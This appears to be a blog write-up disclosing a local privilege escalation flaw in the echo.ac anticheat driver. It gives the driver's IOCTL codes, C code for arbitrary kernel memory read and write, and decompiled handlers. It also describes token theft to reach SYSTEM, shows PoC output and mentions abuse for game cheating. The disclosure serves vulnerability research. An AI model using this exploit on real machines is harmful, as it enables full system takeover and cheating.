EchOh-No! a Vulnerability and PoC demonstration in a popular Minecraft Anticheat tool.

ioctl.fail/echo-ac-writeup


protocol July 14, 2023

Minecraft Featured

A vulnerability in a gaping security hole of a driver allows an attacker to attain nt authority\system privileges via a Privilege Escalation attack.

protocol

Jul 14, 2023 • 13 min read



Administrator: Command Prompt

```
[redacted] Privilege Escalation PoC demonstration.
[>] ntoskrnl.exe base address: fffff80558200000
[>] PsInitialSystemProcess EPROCESS Address: ffffae070ccff040
[>] System PID: 4
[>] System Token: ffffbe03b045295a
[-] Spawning a new shell that will be elevated to nt authority\system!
[>] Found our shell's EPROCESS address: ffffae072bd4c080
[>] Found our shell's current Process Token: ffffbe03ce7d88fa
[$] The newly opened shell should now be running as nt authority\system!
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.22621.1848]
(c) Microsoft Corporation. All rights reserved.

C:\Windows>whoami
nt authority\system

C:\Windows>
```

A Proof of Concept abusing this exploit to attain Privilege Escalation on a Local machine.

Logo by my good friend and co-credited discoverer of this vulnerability, Zach.

A GitHub version and example PoCs source code can be found here:
https://github.com/kite03/echoac-poc
I recommend you read this first though :)

Credits

- Protocol (Whanos): GitHub Link - Initial discovery, first contact with echo.ac, and exploit development.
- kite03: GitHub Link - Exploit development, and writing.
- Lemon (Wishes to stay anonymous): - Exploit development and assistance.

Background

echo.ac is a commercial "screensharing tool", marketed and developed mostly for the Minecraft PvP community, but also used by some other game communities - such as Rust. A "screensharing tool" is a program developed to "assist" server admins in identifying if someone's using cheats or similar banned external tools in-game, effectively a single-run Anticheat scanner.
As such - these programs execute numerous intrusive scans on a users computer, while being deliberately very vague of what they data collect and why.

Additionally, as these programs are for (terrible) Admins to "check if a user is cheating", they are given to the user under duress - as users will be threatened with a permanent ban from the server they were playing on if they refuse.
Furthermore, these users are usually quite young and **do not understand the issue of running random executables on their personal computer** (see the current plague of malware on Discord presently).

When this point was brought up to them, they reacted aggressively and attacked us for criticising this practice. We think that it is unfair that users can be banned for not wanting to run this invasive software.

I (Whanos/protocol) also attempted to disclose this exploit to the CEO in private before disclosing it publicly - to allow ample time for the developers to patch it, but they brushed me off, saying that it's not a bug (Security-Hole as a Service) - and then banning me from their discord server.

To read our frankly, unprofessional experiences with the staff team of this company, and to see the company's appalling response to us disclosing this exploit to them, read the section titled "The Aftermath", positioned after the exploit explanation.


We **strongly** recommend reading it after you finish reading the first section. Thanks!

The Bug

`echo-free.exe` - their client app, deploys a Kernel driver named `echo_driver.sys` to a newly generated folder in `%TEMP%`. This driver appears to be used mostly to scan and copy target processes memory so it can be analysed later to "check for cheats" (glorified string-searching tool...)

Unfortunately, this gaping security hole of a driver has no access controls on what programs can access it, making it trivial to abuse for all manners of exploits on the system.

Simply by using the following series of IOCTL codes, a local attacker can control the driver to Read and Write memory on the system. We abuse this in our PoC to read the Kernel's EPROCESS/KPROCESS block in memory, and then perform Access Token Theft using the driver - copying it into a newly spawned shell of ours, which immediately escalates it's privileges to `nt authority\system` (Highest system permissions).



```
[redacted] Privilege Escalation PoC demonstration.
[>] ntoskrnl.exe base address: fffff80558200000
[>] PsInitialSystemProcess EPROCESS Address: ffffae070ccff040
[>] System PID: 4
[>] System Token: ffffbe03b045295a
[-] Spawning a new shell that will be elevated to nt authority\system!
[>] Found our shell's EPROCESS address: ffffae072bd4c080
[>] Found our shell's current Process Token: ffffbe03ce7d88fa
[$] The newly opened shell should now be running as nt authority\system!
```

```
Microsoft Windows [Version 10.0.22621.1848]
(c) Microsoft Corporation. All rights reserved.

C:\Windows>whoami
nt authority\system

C:\Windows>
```

Uh oh.

The Attack

- Firstly, deploy the driver using `sc create EchoDrv binpath=C:\PathToDriver.sys type= kernel && sc start EchoDrv` .
- Next, get a handle to the driver, which uses device path `\\\\.\\EchoDrv`.
- Now execute IOCTL code `0x9e6a0594` to bypass an internal check - shown later.

```
// Yes, this buffer seems useless - but without it the driver BSOD's the PC.
// Create a buffer to store useless data (we don't care about it)
void* buf = (void*)malloc(4096);

// Call IOCTL that sets the internal PID variable and gets past the DWORD check
// 0x9e6a0594 - IOCTL Code
DeviceIoControl(hDevice, 0x9e6a0594, NULL, NULL, buf, 4096, NULL, NULL);
```

Code Example

Then use IOCTL code `0xe6224248`, this returns a HANDLE to the provided PID - which the driver uses as it's shoddy "Access Control". Set the PID to the exploiting program.

```
// The data struct the driver is expecting
struct k_get_handle {
DWORD pid;
ACCESS_MASK access;
HANDLE handle;
};

k_get_handle param{};
// Set the PID and access we want.
param.pid = GetCurrentProcessId();
param.access = GENERIC_ALL;
// Call the driver
DeviceIoControl(hDevice, 0xe6224248, &param, sizeof(param), &param, sizeof(param), NULL,
NULL);

// Return the HANDLE. We'll need it later in all calls.
return param.handle;
```

Code Example

Finally - you can use IOCTL code `0x60a26124` to make the driver execute `MmCopyVirtualMemory` on your given arguments, allowing your arbitrary Read/Write.

```
// Data structure
struct k_param_readmem {
HANDLE targetProcess;
void* fromAddress;
void* toAddress;
size_t length;
void* padding;
uint32_t returnCode;
};

// Here is a simple read memory driver we use extensively in this PoC.
BOOL read_memory_raw(void* address, void* buf, size_t len, HANDLE targetProcess) {
k_param_readmem req{};
req.fromAddress = (void*)address;
req.length = len;
req.targetProcess = targetProcess;
req.toAddress = (void*)buf;

BOOL success = DeviceIoControl(hDevice, 0x60a26124, &req, sizeof(k_param_readmem),
&req, sizeof(k_param_readmem), NULL, NULL);
return success;
}

// An example using the above function could be something like this

// Get the PID of the System
DWORD systemPID;
Driver.read_memory_raw(
(void *) (PsInitialSystemProcessEPROCESS + PIDOffset),
&systemPID,
sizeof(systemPID),
processHandle
);
```

Code Example

One thing to note is that the driver does not have a "write" function, but you can simply flip the `to` and `from` address parameters to "read" your data buffer into another program just fine.

> Stop and remove the driver from your system by executing `sc stop EchoDrv && sc delete EchoDrv`.

Why This Works

The first IOCTL calls this function, which we seems to sets the output buffer for some internal BCrypt operations we frankly do not care about. Without this call the driver does not listen our commands.

```
if (IOCTLCode == 0x9e6a0594) {
    // First, get the output address
    BCryptOutputBuffer = *IRP->AssociatedIrp.SystemBuffer;
    // Run some BCrypt stuff and output to buffer
    NTSTATUS status = BCryptStuff(*BCryptOutputBuffer, sizeof(BCryptOutputBuffer) + 1);
    if (NT_SUCCESS(status)) {
        *(undefined *)(BCryptOutputBuffer + 2) = 1;
    }
    *(undefined4 *)((longlong)BCryptOutputBuffer + 0x14) = 0x1000;
}
```

A simplified version of the BCrypt buffer IRP Handler.

The next IOCTL looks up the PEPROCESS data of our given process' PID and stores it internally - then returns a HANDLE which much be provided in all subsequent requests. This is the driver's "Access Control" - which is frankly, awful.

```
if (IOCTLCode == 0xe6224248) {
    // Shared IRP data buffer
    ProgramPIDStruct = *(k_get_handle)IRP->AssociatedBuffer.SystemBuffer;
    OurProcess = NULL;
    NTSTATUS status = PsLookupProcessByProcessId(*ProgramPIDStruct,&OurProcess);
    if (NT_SUCCESS(status)) {
        status = ObOpenObjectByPointer(OurProcess,0,0,ProgramPIDStruct[1]);
        if (NT_SUCCESS(status) {
            if (OurProcess != NULL) {
                ObfDereferenceObject(OurProcess);
            }
            // Set our HANDLE in shared buffer struct
            *(HANDLE)ProgramPIDStruct = InternalHandle;
            // Unused
            *(undefined *)(ProgramPIDStruct + 4) = 1;
        }
    }
    // Unused
    ProgramPIDStruct[5] = 0x1001;
}
```

Set PID IRP handler.

Finally, we can use the driver's Copy Memory IOCTL to do whatever we want with memory. Our parameters are directly fed into a CopyMemory function - which basically just wraps MmCopyVirtualMemory.

```
if (IOCTLCode == 0x60a26124) {
IRPBuffer = *(HANDLE)IRP->AssociatedBuffer.SystemBuffer;
OurProcess = NULL;
// Check driver has access to given HANDLE
NTSTATUS status = ObReferenceObjectByHandle( * IRPBuffer, 0, *(POBJECT_TYPE * )
PsProcessType_exref, '\0', & OurProcess,
(POBJECT_HANDLE_INFORMATION) 0x0);
if (NT_SUCCESS(status)) {
// Call CopyMemory function with our parameter
status = CopyMemory(OurProcess, IRPBuffer[1], (PVOID * ) IRPBuffer[2], (size_t * )
IRPBuffer[3],
(PSIZE_T)(IRPBuffer + 4));
// NT_SUCCESS
if (NT_SUCCESS(status) {
// Set Return Code
*(IRPBuffer + 5) = 1;
}
}
if (OurProcess != NULL) {
ObfDereferenceObject(OurProcess);
}
// Unused
*(undefined4 * )((longlong) IRPBuffer + 0x2c) = 0x1002;
UVar5 = 0x30;
goto LAB_140001b03;
}
```

The Read memory IRP handler.

```
NTSTATUS CopyMemory(PEPROCESS TargetProcess, void * FromAddress, PVOID * ToAddress, size_t *
BufferSize, PSIZE_T BytesCopied)
{
NTSTATUS status;
PEPROCESS ToProcess;
uint StatusCode;

ToProcess = IoGetCurrentProcess();
status = MmCopyVirtualMemory(TargetProcess, FromAddress, ToProcess, ToAddress,
BufferSize, 0,
BytesCopied);
StatusCode = 0;
// 0xC0000022 - STATUS_ACCESS_DENIED
if (!NT_SUCCESS(status)) {
StatusCode = 0xc0000022;
}
return (NTSTATUS)StatusCode;
}
```

CopyMemory function. Basically just a MmCopyVirtualMemory wrapper.

Specifically, **MmCopyVirtualMemory** is an undocumented Windows API function which allows a Driver to copy the Virtual memory of a given process.

Also, the function is being executed at Kernel level - indicated by parameter `0` in the call above - which is the same as `KPROCESSOR_MODE_KERNEL`!

In short, this means our exploit allows direct access to a Kernel mode memory context via simple IO requests from user-mode.

As you can see, the complete lack of access control or validation causes this driver to become effectively - A "Security-Hole As A Service".

Extra Driver Info


- The driver was built on June 18th 2021, so we can presume that **all** client program versions from that point onwards are vulnerable.
- The vulnerable driver's SHA256 hash is `ea3c5569405ed02ec24298534a983bcb5de113c18bc3fd01a4dd0b5839cd17b9`.
- The vulnerable driver's MD5 hash is `187ddca26d119573223cf0a32ba55a61`.

The Uses

There are several uses for this exploit - having Kernel level memory access to anything on the system is very dangerous and abusable!


Privilege Escalation

Currently in the GitHub repository there is a working Privilege Escalation attack which allows an attacking process to make any process run at `nt authority\system` privileges.
This is dangerous because this has more permissions than any other user on the system, which could be easily used by malware to cause much more damage!


Administrator: Command Prompt

```
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Windows\System32>
```

The default token privileges of a process running as a regular administrator.




```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeCreateTokenPrivilege                    Create a token object                                              Disabled
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeTrustedCredManAccessPrivilege           Access Credential Manager as a trusted caller                      Disabled
SeRelabelPrivilege                        Modify an object label                                             Disabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

C:\Windows>whoami
nt authority\system
```

The default token privileges of a process running at `nt authority\system` - notice how many more privileges it has!

Cheating

Additionally, this exploit can be (and has been) extensively used for Cheating in video games - it turns out that this driver was seemingly **whitelisted** by Easy Anti Cheat (EAC) - one of the most popular commercial Anticheat providers - allowing cheaters to trivially cheat in games protected by it!

This is due to the fact that back in ~May 2022, hundreds of echo's own users were banned by EAC in series of large ban waves - due to echo's methodology of mass-memory scanning all programs on a user's computer (a really **big** no-no for all Anticheats!).


Josh 15/05/2022 17:19

ECHO @everyone

- **Emergency Incident: EAC False Bans**

Hi all, hundreds were falsely banned and recently unbanned due to EAC flagging our tool. We now have enough reason to believe it's now safe to scan with Echo while Rust is open.

Latest Developments

05/15/2022
